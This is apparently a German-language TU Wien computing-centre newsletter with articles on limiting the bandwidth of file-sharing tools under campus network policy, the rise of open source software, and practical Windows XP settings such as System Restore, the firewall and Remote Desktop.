- Mehrere redundante Quellen zu haben und nicht bei einer langsamen „hängen zu bleiben", obwohl es eventuell inzwischen eine schnellere Quelle gäbe.
- Keinen kompletten Abbruch des Downloads zu erleiden, wenn der Rechner, von dem der Download geschieht, abgeschalten wird.
- Schließlich haben auch urheberrechtliche Aspekte mitgespielt. Die Idee dahinter ist, ob zu recht oder nicht, dass das Urheberrecht auf einen für sich sinnlosen Teil eines Liedes (z.B: 32 KB) nicht angewandt werden kann.

Die TU Wien verfügt über eine sehr schnelle Internetanbindung, daher sind falsch konfigurierte File Sharing Tools eine große Belastung und ein Problem für das TUNET. Befindet sich z.B. eine beliebte Datei auf dem Rechner (neu herunter geladene Dateien werden von diesen Tools auch gleich wieder zum Download angeboten), dann kann es vorkommen, dass diese viele hundert Mal von anderen Benutzen angefordert wird. Wir hatten schon Rechner, die an einem Tag über 40 GigaByte ins Internet geschickt haben, das sind über 10% des täglichen Gesamtdatenvolumens (Outgoing) der TU Wien, und das Ganze verursacht von einem einzigen Rechner.

Dies ist ein Verstoß gegen die Security Policy und ist dementsprechend nicht zulässig:
Abschnitt 6. Regelwidrige Benutzung: Absatz B2) Aneignung von Ressourcen über das zugestandene Maß.


Weiters definiert die TUNET Benützungsregelung (nic.tuwien.ac.at/tunet/benutzungsregelung.html) unter Punkt 2.2 „*Eine unmäßige Verwendung für private Zwecke oder persönliche Geschäfte ist unzulässig*" oder Punkt 2.3 „*Eine Verwendung ist unzulässig, wenn sie andere Benutzer oder Service-Anbieter behindert oder wenn es das gute Funktionieren der Services des TUNET oder deren Partner-Netzwerke stört*".

Das betrifft natürlich auch den übermäßigen Download und nicht nur das Anbieten („Uploaden").


Die meisten Programme verfügen jedoch über die Möglichkeit, die Bandbreite einzuschränken oder den Upload ganz abzuschalten.

Konfiguration von KaZaA

Im Menü unter ***Hilfsmittel/Optionen/Verkehr*** die Option ***Sperrung der Dateien für andere KaZaA Mitglieder*** aktivieren.




Möchte man Files anbieten, sollte die Bandbreite eingeschränkt werden. Ein empfohlener Wert ist hier 64Kbit/sec, zusätzlich muss noch die Option ***Beste Bandbreite wenn der Computer nicht betätigt wird*** deaktiviert werden, damit die Beschränkung wirksam wird.



Konfiguration von WinMX

Im Menü unter ***Settings/Bandwidth Throttle*** die Option ***Limit outgoing bandwidth*** aktivieren und als Wert auf 8168 Bytes per second (ca. 64 Kbit/sec) einstellen.



Sollte ein Programm keine solche Funktion haben, ist von dessen Verwendung abzuraten.

In dem Zusammenhang möchte ich noch auf einen Punkt der Security Policy hinweisen:
Abschnitt 6. Regelwidrige Benutzung: Absatz C1) Kopieren und Verbreiten auf Computer der TU Wien bzw. der Transport über Netze der TU Wien von urheberrechtlich geschütztem Material im Widerspruch zu Lizenzvereinbarungen oder anderen Vertragsbestimmungen.

Ein weiteres Problem bei vielen File Sharing Tools ist, dass sie mit so genannter **Spyware** versehen sind.

Das sind kleine Programme, die sich unbemerkt im Hintergrund mit installieren und Daten wie besuchte Webseiten, eingegebene Suchbegriffe, Online-Zeiten usw. übertragen und speichern.

Diese Daten werden dann von verschiedenen Werbefirmen für gezieltes Spam-Mailing und andere Dinge „verwendet“. Diese „Zusatzsoftware“ kann z.B. mit **Ad-Aware** (zu finden auf www.zid.tuwien.ac.at/security/freeware.php) entfernt werden, allerdings verweigern die meisten der Programme dann den Dienst. Eine Alternative ist WinMX, das **keine** Spyware enthält.

Links

Betriebs- und Benutzungsordnung des Zentralen Informatikdienstes (ZID) der Technischen Universität Wien:
www.zid.tuwien.ac.at/bbo.html

TUNET Benützungsregelung:
nic.tuwien.ac.at/tunet/benutzungsregelung.html

Security Policy der TU Wien:
www.zid.tuwien.ac.at/security/secpol.php

Verkehrsstatistiken für das TUNET:
nic.tuwien.ac.at/tunet/traffic/

Lack of money is the root of all evil
— George Bernard Shaw

Von MICROsoftware zu OPENsoftware:

Open Source Software im Vormarsch

Antonin Sprinzl

Softwareprodukte von Open Source Software (OSS) sowie die OSS-Bewegung gewinnen bei den Anwendern zunehmend an Attraktivität. Anwender von Informationssystemen sehen sich heutzutage einer Vielfalt von Forderungen konfrontiert. Einhaltung von Standards, Interoperabilität von Komponenten unterschiedlicher Produktanbieter untereinander sind gefragt. Proprietäre Produktanbieter sind trotz ihrer redlichen Bemühungen kaum mehr in der Lage, die Komplexität der Anwenderbedürfnisse in ihrer Gesamtheit zu bewältigen. Produkte und Services aus einer Quelle sind daher immer weniger anziehend. Nach neuen offenen, kombinierbaren Lösungsansätzen wird gefragt. Die Open Source Software bietet auch im Bereich „Ausbildung und öffentliche Verwaltung“ eine Reihe lizenzgebühren-freier Lösungsmöglichkeiten, die sich durch hohe Qualität und Realisierungsökonomie auszeichnen. Die OSS-Entwicklung verdient besondere Aufmerksamkeit. Der Goodie Domain Service als lokale Quelle bietet ein Volumen von 1 TB an selektierten OSS-Komponenten und -Systemen.

Kurz zur Vorgeschichte, treibende Motivation

Die emsigen Aktivitäten vieler Hardware-Hersteller sowie Software-Anbieter Ende des vorigen Jahrhunderts brachten eine bunte Vielfalt von Lösungen mit sich, die aus der Anwenderperspektive eines gemeinsam hatten: eine ruinöse Inkompatibilität. Der Anwender stand vor der Entscheidung:

- eine Vernunftheirat auf Gedeih und Verderb mit einem bestimmten Hersteller, Produktanbieter einzugehen, oder
- zahlreiche Interoperabilitätsprobleme in Kauf zu nehmen, die in der Regel aus der Komponenten- und Schnittstellen-Inkompatibilität resultierten.

Die Situation hatte sich durch die weitere Zunahme der Softwarekomplexität verschärft, die auf die anhaltende Leistungsteigerung sowie gestiegene Anwendererwartungen zurückzuführen war. Das zunehmende Chaos war nur durch Standardisierung und Modularisierung von Komponenten und Schnittstellen in den Griff zu bekommen.

Eine besondere Erwähnung in dieser Hinsicht verdient Richard Stallman, ein engagierter Verfechter der freien, herstellerunabhängigen Software. Stallman startete Mitte der 80er-Jahre das GNU-Projekt (gd.tuwien.ac.at/www.gnu.org/), das später organisatorisch in die Free Software Foundation (FSF) eingebettet wurde. Das GNU-Projekt wurde anfangs von manchen belächelt. Der Kreis der GNU-Nutznießer wuchs aber von Jahr zu Jahr. Das Projekt wurde zum großen Erfolg. Stallmans leitende Vorstellung bzgl. der Softwarefreiheit lautete: Freiheit hinsichtlich der Programm-Ausführbarkeit und -Modifizierbarkeit sowie der -Redistributierbarkeit. Seine Vorstellung von Softwarefreiheit fand später auch entsprechenden Eingang in die Open Source Definition (OSD, gd.tuwien.ac.at/OSD.html).

Stallman stand mit seinem unermüdlichen Einsatz für die Idee der Softwarefreiheit als beispielgebendes Vorbild für eine Reihe von Fachleuten, die seinem Beispiel folgten. Diese haben einen signifikanten Beitrag zur allmählichen Verbreitung der OSS beigetragen: Linus Torvalds mit der Anfang der 90er-Jahre begründeten Linux-Bewegung (gd.tuwien.ac.at/opsys/linux/), Larry Wall als

Begründer der administrativen Programmiersprache Perl (at.cpan.org), Brian Behlendorf als Leader des Web-Server-Projektes Apache (gd.tuwien.ac.at/www.apache.org/), Rasmus Lerdorf als Leader der server-side Programmiersprache PHP, um nur einige herausragende Persönlichkeiten zu nennen.

Warum begeistern sich Anwender für OSS ?

Die auffallend starke Zunahme der Attraktivität von OSS bei Anwendern ist in mehreren Faktoren begründet:

- **Strategische Perspektive: Systemkontrolle**
  Ein Informationssystem wird heutzutage als ein strategisches Gut angesehen. Dementsprechend behält der Anwender gerne die Kontrolle und die Freiheit über die Systemkomposition, den Einsatz oder Ersatz von Systemkomponenten in eigenen Händen. OSS wird in gemeinsamer Kooperation von vielen Individuen und Organisa-tionen, oft weltweit verteilt, herstellerneutral erstellt. Ökonomische Überlegungen stellen keine Voraussetzung für die Erstellung oder den weiteren Bestand der Software dar. Damit ist ihre Existenz, Pflege etc. auch in Zeiten ökonomischer Turbulenzen gesichert. Der Crash-Boom von Dot-Com Firmen in den USA fand z.B. im OSS-Bereich keine Entsprechung.

- **Preis/Leistungsverhältnis, Softwarequalität**
  OSS zeichnet sich durch ein besonders „günstiges" Preis/Leistungsverhältnis aus. Die Produktqualität ist in den meisten Fällen beeindruckend. Im Klartext bedeutet dies, dass OSS-Komponenten und -Systeme, die üblicherweise den anerkannten Branchenstandards, Modularisierungsprinzipien und Integrations-forderungen genügen, zum Träger-Beschaffungspreis zu bekommen sind (CD-Kauf, Internet-Download etc.). Für OSS sind keine Gebühren zu entrichten (s.a. Open Source Definition (OSD), gd.tuwien.ac.at/OSD.html).

- **Sicherheitsperspektive**
  OSS bietet Sicherheit. Die Implementation von „Trojanern" etc. in OSS ist um Größenordnungen schwieriger als vergleichsweise bei proprietärer Software. OSS ist bekanntlich für die breite Öffentlichkeit einsehbar. Sie kann daher von Fachleuten leicht auf „Herz und Nieren" untersucht werden. In dieser Hinsicht leistet die OSS-Community einen namhaften Beitrag zur Softwaresicherheit in der ganzen IT-Industrie.

- **Softwareanpassung an Anwenderprofil**
  Bei der Konzeption von OSS werden unterschiedliche Anwenderperspektiven und Bedürfnisse (der Beteiligten) berücksichtigt. Softwarekomponenten vom OSS-Pool sind daher in der Regel für ein breites Anwendungsspektrum gedacht, leicht konfigurierbar und ausgezeichnet dokumentiert. Sie sind infolge ihres modularen Aufbaues an die spezifischen Bedürfnisse der Endanwender rasch anpassbar. (Im Extremfall wird die gewünschte Funktionalität durch die Änderung des begleitenden Quellcodes erzielt).

- **Breite Betreuungsbasis**
  Für den Anwender von OSS-Komponenten kommen mehrere Betreuungsebenen in Frage: Studium der Begleitdokumentation (als Beispiel s. Linux Documentation Project (LDP), gd.tuwien.ac.at/opsys/linux/LDP/); Subskription von einschlägigen Diskussionslisten; Rückgriff auf eine Vielzahl von spezialisierten Consultingfirmen;

- **Massive Ausweitung des Anwendungsspektrums**
  Der bisherige, als bereits von vielen etabliert angesehene infrastrukturelle IT-Bereich (linuxbasiertes System) wurde um den strategisch wichtigen Office- und Datenbank-Bereich ausgeweitet, vor allem durch die Komponenten OpenOffice (gd.tuwien.ac.at/office/openoffice/) und MySQL (gd.tuwien.ac.at/db/mysql/). Schätzungen zufolge gibt es derzeit über 10000 OSS-Applikationen und Middleware (davon 4000 im IT-Bereich).

- **Aushängeschilder für OSS**
  In wichtigen Businessbereichen können immer häufiger umfangreiche, OSS-basierte Implementationen angetroffen werden. Als Paradebeispiel ist hier Google zu nennen, als einer der derzeit besten Suchdienste im Internet. Mit ihrer „Server-Farm", die aus über 4000 PC-basierten Linux-Servern besteht, wurde die hervorragende Skalierbarkeit von Linux unter Beweis gestellt.

- **OSS-Werbung durch Firmen**
  Namhafte IT-Firmen, allen voran IBM, HP und Sun haben die Bedeutung des OSS-Marktes längst erkannt. Sie versuchen ihre Kerngeschäftsbereiche durch den Einsatz von beträchtlichen Mitteln derart umzugestalten, um durch die Inklusion des vorhandenen OSS-Potentials und der im OSS-Bereich geltenden, gelebten Kultur neue Synergie- effekte zu erzielen. Der dabei als Nebenprodukt in der breiten Öffentlichkeit erscheinende Werbeeffekt zu Gunsten von OSS ist beträchtlich (s. insbesondere bei IBM).

- **Unbehagen mit proprietären Produktanbietern**
  Einerseits neigen proprietäre Produktanbieter grundsätzlich dazu, durch geschickte Marktstrategien die Anwender an das eigene, proprietäre Environment zu binden. Andererseits sind sie infolge der massiv zugenommenen Vielfalt von Forderungen seitens der Anwenderschaft sichtlich überfordert, das breite Spektrum der Anwenderbedürfnisse bei angemessenen Preisen zu befriedigen.

Gegenwärtige Situation

OSS erfreut sich zunehmend einer besonderen Beliebtheit sowohl im Ausbildungsbereich, in der öffentlichen Verwaltung als auch im Internet/Telefon-Anbieterbereich. OSS findet aber auch einen enorm gestiegenen Zuspruch im Businessbereich: im Bank- und Versicherungswesen, in den Industriebetrieben sowie im Distributionsbereich (in kleinen und mittelgroßen Handelsfirmen). Manche Interessensgruppierungen im non-for-profit Bereich könnten ohne OSS-Einsatz sogar eine öffentliche Präsenz im Web kaum erreichen.

Der Einzug von OSS in die öffentliche Verwaltung in vielen Ländern ist deutlich zu beobachten. In Südamerika, vor allem in Brasilien, in der Dritten Welt aber auch in Europa (Frankreich, Italien) werden im legistischen Bereich Stimmen immer lauter, dem Einsatz von OSS Vorzug zu geben bzw. den Einsatz überhaupt legistisch zu erzwingen, siehe hierzu auch die hervorragend strukturierte Seite der österreichischen Regierung „Ihr Amtshelfer im Internet" (help.gv.at), die mit OSS Komponenten, Apache, PHP,

OpenSSL (u.a. „nicht sichtbaren“ im Hintergrund) realisiert wurde.

Laut Forschungsumfragen gewinnt vor allem im infrastrukturellen Bereich der Einsatz von OSS zusehends an Boden. Allein im Laufe des vergangenen Jahres, das für manche Anbieter devastierend ausging, erfuhr die Zahl neuer Linuxinstallationen eine ungebrochen anhaltende 30%ige Zunahme. Der WWW-Server Apache z.B. als Sprössling der OSS-Bewegung gehört inzwischen zu den meistverbreiteten, wichtigsten Komponenten des WWW.

Die Liste jener Firmen, die sich bereit zeigen, die OSS-Entwicklung zu unterstützen, nimmt kontinuierlich zu. Dabei kann ein Umdenkprozess beobachtet werden: vom produktbasierten zum service- und beratungsbasierten Konzept der Gewinnerzielung.

Zukunftstendenzen

Laut Schätzungen soll das Wachstum der linuxbasierten Systeme noch einige Jahre bei knapp 30% liegen. Die zunehmende Einhaltung von Linux Standard Base (LSB) als Integrationsbasis wird eine weitere Verbesserung der Interoperabilität von OSS-Komponenten und -Distributionen untereinander mit sich bringen.

Im herkömmlichen Unix-Bereich ist aufgrund des massiven Vordringens von Linux mit einem weiteren signifikanten Rückgang von herstellerspezifischen Unix-Varianten zu rechnen. IBM hat diese Tendenz am frühesten erkannt und durch massive Reinvestition in naher Vergangenheit das Umschwenken auf eine linuxbasierte Produktlinie eingeleitet. HP und Sun ließen mit ähnlichen Strategien nicht lange auf sich warten.

Einer Marktanalyse bzgl. des Stellenwertes von OSS für IT-Entscheidungsträger zufolge, die vom not-for-profit orientierten OpenForum Europe in Auftrag gegeben wurde, liegt der OSS-Vorteil für 2/3 der Befragten in der Kostenreduktion; 86% beabsichtigen OSS in naher Zukunft im infrastrukturellen IT-Bereich einzusetzen.

OSS-Angebot am Goodie Domain Service (GDS)

GDS als aktiver Distributor von OSS bedient die lokale, aber auch die österreichweite akademische und schulische Gemeinschaft, den öffentlichen und non-for-profit Sektor. Das gegenwärtige Angebot an OSS-Komponenten und -Systemen innerhalb des Goodie Domain Service umfasst 1TB. Dazu gehören u.a. fast alle Linux-Distributionen mit ihren spezifischen Schwerpunkten sowie u.a. der komplete Spiegel von „Sourceforge“, der derzeit größten und umfangreichsten Projektsammlung von OSS am Internet.

Windows XP Overview

Gregor Hartweger [1]

In diesem Artikel sollen einige für nützlich befundene Eigenschaften von Windows XP dargestellt werden, die man sonst vielleicht in der Menge an Menüpunkten nicht so leicht selbst alle findet. Er erhebt aber keinen Anspruch auf vollständige Darstellung aller Neuigkeiten und Änderungen.

Erscheinungsbild

Als neuer Anwender von Windows XP ist man sicher positiv überrascht über das primäre Erscheinungsbild des Desktops, der Start- und Symbolleiste. Die neuen Features (allerdings nur rudimentärer Standard) werden angekündigt und bieten sich selbst permanent an. Der komplett leere Desktop wirkt sicherlich für jemanden, der in Büros oder bei anderen Leuten total überfüllte Desktops gesehen hat, beruhigend und verspielt (klar, ist ja nix da!). Das mag ja für komplette Neulinge und Kinder sehr schön sein, aber wie sieht das mit alt eingesessenen und hart arbeitenden Windows-Usern aus?

Meine erste Reaktion war ein Lachanfall über das kitschige Hintergrundbild und die Einführungs-Tour. Doch mein anfängliches Amüsement legte sich spätestens, als ich anfing, diese Verspieltheiten und lästigen PopUp-Fenster zu entfernen und den Kindercomputer in einen Arbeitsplatz zu verwandeln: Wie bei jeder neuen Windows-Version führen immer mehrere Wege nach Rom. Alle zu beschreiben würde wohl den Rahmen des Artikels sprengen, also beschränke ich mich auf die schnellsten.

HowTo:

Start – Alle Programme – Systemsteuerung – Zur klassischen Ansicht wechseln (links oben).
So sieht's schon besser aus (*Zur Kategorieansicht wechseln* – links oben – führt wieder zurück).

Anzeige öffnen: unter *Designs* stellt man *Windows XP* auf *Windows - klassisch* um.

Taskleiste und *Startmenü* öffnen: unter *Taskleiste* die *Schnellstartleiste anzeigen* markieren und unter *Startmenü* auf *klassisches Startmenü* (*Anpassen* bitte auch verwenden) umstellen.

Benutzerverwaltung

Standardmäßig befindet sich ein neu installierter Windows XP Client in einer Arbeitsgruppe und es arbeiten mehrere User auf einem Client. Um es mehreren Usern zu ermöglichen, auf einem PC zu arbeiten und eigene Profile (Desktopeinstellungen, Netzlaufwerke, E-Mail-Einstellungen, etc.) zu verwenden, gibt es die Benutzerkonten.

Hier gibt es etwas Neues, und zwar die Funktion *Benutzer wechseln*. Damit wird es Benutzern ermöglicht, während der Arbeit (mit geöffneten Programmen) zwischen verschiedenen Benutzerprofilen zu wechseln, ohne die Programme schließen zu müssen. Beim Wechseln des Benutzers wird angezeigt, welcher Benutzer noch Programme geöffnet hat, also praktisch noch aktiv ist. Dieses Feature steht allerdings nur dann zur Verfügung, wenn man sich **nicht** in einer Domäne befindet (in der Domäne sieht das Fenster für die Benutzerkonten aus wie unter Windows 2000) bzw. nicht die besonders für Notebooks interessante Fähigkeit der Offline-Files nutzt.

HowTo:

Start – Einstellungen – Systemsteuerung – Benutzerkonten

Unter *Art der Benutzeranmeldung ändern* aktiviert man *Willkommenseite verwenden* und dann *Schnelle Benutzerumschaltung* verwenden. Daraufhin gibt es ein neues Symbol, wenn man auf *Start – „User" abmelden* geht.

Die netten Bilder, die beim Usernamen erscheinen, kann man beliebig gegen andere austauschen. Naheliegend sind zum Beispiel Portraitfotos der User, die in einer beliebigen Größe und Auflösung an einem beliebigen Ort digital zur Verfügung stehen können.

[1] Firma digiremote, externer Partner bei der Systemunterstützung der Abteilung Standardsoftware des ZID

HowTo:

Start – Einstellungen – Systemsteuerung – Benutzerkonten

Unter *Konto ändern* wählt man den User aus, dessen Einstellungen man ändern will, und klickt auf *Bild ändern*. Jetzt kann man entweder eines der schönen Standardbilder auswählen oder man geht zu *Weitere Bilder* suchen und sucht sich sein eigenes Wunschbild aus, das dann kopiert und konvertiert wird.

Eine kleine aber nützliche Neuheit ist, dass man eine Warnmeldung bekommt, wenn man bei der Passworteingabe im Zuge der Anmeldung die Feststelltaste gedrückt hat. Allerdings habe ich, als mir das zum ersten Mal passierte, natürlich nicht gelesen, was da steht, sondern angenommen, dass da das steht, was bei den früheren Windowsversionen immer dort stand (wer's ausprobiert, weiß wovon ich rede).

Hilfe und Erklärungen

Im Großen und Ganzen sind die Erklärungen, die man jetzt bekommt, wesentlich leichter verständlich geworden, was heißen soll, dass man nicht mehr unbedingt den MCSE gemacht haben muss, um zu verstehen, was die überhaupt meinen (zumindest soweit es die trivialeren Funktionen betrifft).

Hilfe ist wirklich überall vorhanden, schon fast zu viel für meinen Geschmack.

Übertragung von Dateien und Einstellungen

Die Übertragung von Dateien und Einstellungen ermöglicht, wie der Name schon sagt, Dateien und Einstellungen aus Benutzerprofilen ohne großen Aufwand auf andere Systeme zu portieren. Mit diesem Feature kann man programmspezifische Einstellungen, Windows-Einstellungen und Windows-Ordner und beliebige andere Ordner auf das neue System übertragen.

Jede mögliche Vorgehensweise zu beschreiben, wäre etwas langwierig, also beschreibe ich möglichst kurz, wie es vom Prinzip her funktioniert, dann erscheinen die Erklärungen, die der Assistent bietet, etwas logischer.

Man muss ein Client-Programm, das als Assistent bezeichnet wird und den Namen *fastwiz.exe* hat, auf dem Computer ausführen, **von** dem man die Dateien und Einstellungen importieren will (man kann sich entweder eine Diskette erstellen lassen oder die Windows XP CD verwenden).

Auf diesem *Quellcomputer* wird ein Ordner angelegt, in dem die benötigten Informationen abgelegt werden. Bei allem, was der Assistent wissen will, geht es darum, wie einerseits der Assistent (das Programm) auf den Quellcomputer gelangt und andererseits die gesammelten Daten auf den Zielcomputer zurück gelangen.

Mit dieser Methode ist es auch möglich, Dateien und Einstellungen von einer Windows-Version (ab Windows 95 aufwärts) zu importieren, die auf demselben PC installiert ist (z.B. auf einer anderen Partition).

HowTo:

Start – Programme – Zubehör – Systemprogramme – Übertragen von Dateien und Einstellungen

Ab hier würde ich vorschlagen, es einfach selber auszuprobieren.

Systemwiederherstellung

Das Erstellen von Systemwiederherstellungspunkten ist eine bekannte Funktion aus Windows ME, die eine Art Snapshot des aktuellen Systems macht und dessen einfache Wiederherstellung ermöglicht. Diese Systemspeicherpunkte beinhalten: Systemdateien und Konfigurationen aus der Registry bezüglich der Funktionalität des Systems. Was mir besonders positiv auffiel, ist die Tatsache, dass solche Systemspeicherpunkte bei der Installation von neuer Software (sofern diese den systemeigenen Windows-Installer verwendet) und von Treibern automatisch erstellt werden.

Standardmäßig wird alle 24 Stunden ein Wiederherstellungspunkt erstellt. Abhängig vom davon zur Verfügung stehenden Plattenplatz stehen damit meist nicht mehr als 3 Wiederherstellungspunkte zur Auswahl. Kommt man nun erst nach mehr als 3 Tagen drauf, dass ein neuer Treiber oder eine neuinstallierte Software Probleme macht, ist die praktische Funktion der Systemwiederherstellung nicht mehr verwendbar, um das System und die Registry sauber auf den Stand davor zurückzufahren. Dem kann man abhelfen, indem man das Intervall von 24 Stunden auf z.B. 3 Tage vergrößert, womit man immer eine gute Woche zurück kann.

HowTo:

Ändern des Registry-Keys:
HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Windows NT\ CurrentVersion\ SystemRestore
RPGlobalInterval von 86400 auf 259200

Firewall

Die Firewall-Funktionalität ist nun endlich in einem beschränkten Maße in das System integriert worden, sprich Paketfilter und grundsätzliche ICMP Hacker Abwehr (siehe Abbildung 1). Durch Integration der Firewall in den Betriebsystems-Kernel entsteht klarerweise ein geringerer Overhead, dadurch ergibt sich mehr verfügbare Systemleistung. Im Gegensatz zu Windows 2000 ist für jede Netzwerkverbindung die Firewall eigens konfigurierbar (entsprechende Optionen unter den Eigenschaften der jeweiligen Netzwerkverbindungen..

Es gibt eigene Firewall-Produkte auf dem Markt (z.B. Norton Internet Security), die weitaus komfortabler sind und einen größeren Leistungsumfang haben. Jedoch sollte die in Windows XP integrierte Firewall für einen Großteil der Netzwerk-Konfigurationen mehr als ausreichend sein.

HowTo:

Start – Einstellungen – Netzwerkverbindungen

Öffnet man die Eigenschaften der LAN-Verbindung (rechte Maustaste), dann gibt es unter *Erweitert* die Möglichkeit, *Internetverbindungsfirewall* zu aktivieren. Hier findet man auch einen Link zur Hilfe, die die Funktionalität beschreibt (Vorkenntnisse zum Thema Firewall und Internet-Security sind hier sicher von Vorteil).




Abbildung 1

Remote-Zugriff

Eine weitere sehr interessante Innovation ist der Remote-Desktop, welcher ein kernelintegrierter Terminal Server ist und vergleichbare Produkt wie z.B. PC-Anywhere und Konsorten überflüssig macht. Dies ist ein ticketbasierter Remote-Desktop (siehe Abbildung 2), der unter Umständen eine Marktlücke darstellen könnte – für Firmen, die diese Remote-Unterstützung zu ihrem Primär-Aufgabenbereich machen.

Es gibt drei Varianten, wie ein anderer Computer den Eigenen fernsteuern kann:

1.) Remotedesktopverbindung

Die gebräuchlichste und von Win2000 Server schon bekannte Variante, über einen Computer Kontrolle zu übernehmen, ist es, mit einem Terminaldienste-Client zu arbeiten.

Die neueste Version des Windows XP Remotedesktopclient (root\support\tools*msrdpcli.exe*) hat mehr Features als ihr Vorgänger. Mit der neuen Version kann man auch automatisch seine eigenen Laufwerke auf den Remotecomputer verbinden lassen. Allerdings funktioniert das auch nur auf einen Windows XP Computer und nicht auf einen Win2000 Server (außer es läuft Citrix Metaframe).

Vorsicht ist auch geboten, wenn man versucht, Drucker auf einen Win2000Server automatisch verbinden zu lassen. Während der Versuch, ein Laufwerk zu verbinden, lediglich eine Fehlermeldung am Win2000 Server verursacht, kann es bei einer missglückten Druckerverbindung von einer Fehlermeldung über ein Hängen bleiben des Druckspoolerdienstes mit einer 100% CPU-Auslastung bis hin zu einem Serverabsturz kommen.

Wo bekommt man die Clients:

http://www.microsoft.com/windowsxp/pro/downloads/rdclientdl.asp
http://www.microsoft.com/downloads (Terminal Services Client for Pocket PC 2002 – German),
http://www.rdesktop.org (linux), http://www.citrix.com/download (Citrix MetaFrame)

HowTo :

Konfiguration: Rechts klicken auf Arbeitsplatz – *Eigenschaften – Remote*

Ausführung: *Start – Programme – Zubehör – Kommunikation – Remotedesktopverbindung*

2.) Remoteunterstützung

Hier handelt es sich um eine ticketbasierte Remote-Desktopverbindung, bei der beide User den Desktop sehen und miteinander in einem Chat kommunizieren können.

Der Wermutstropfen ist, dass das nur zwischen Windows XP Systemen funktioniert.

Die Einladung wird per Messenger oder E-Mail geschickt (Abb. 2)

Abbildung 2

Im Attachment liegt die Datei *rcBuddy.MsRcIncident*, die ausgeführt werden muss (sitzt man hinter einer Firewall, muss man den Port 3389 freigeben).

HowTo:

Konfiguration: Rechts klicken auf Arbeitsplatz – *Eigenschaften - Remote*

Ausführung: *Start – Programme – Remoteunterstützung*

3.) Remotedesktop-Webverbindung

Um diese Funktion zu nutzen, ist es erforderlich, den WWW-Dienst (IIS 5) zu installieren, mit dem standardmäßig die Remote Desktop-Webverbindung dazu installiert wird. Dann ist es möglich, über die lokale Website den Remote-Computer fernzusteuern (http://*123.456.789.123*/tsweb).

HowTo:

1.) *Start – Einstellungen – Systemsteuerung*

Unter *Software* auf *Windows-Komponenten hinzufügen/entfernen* gehen.

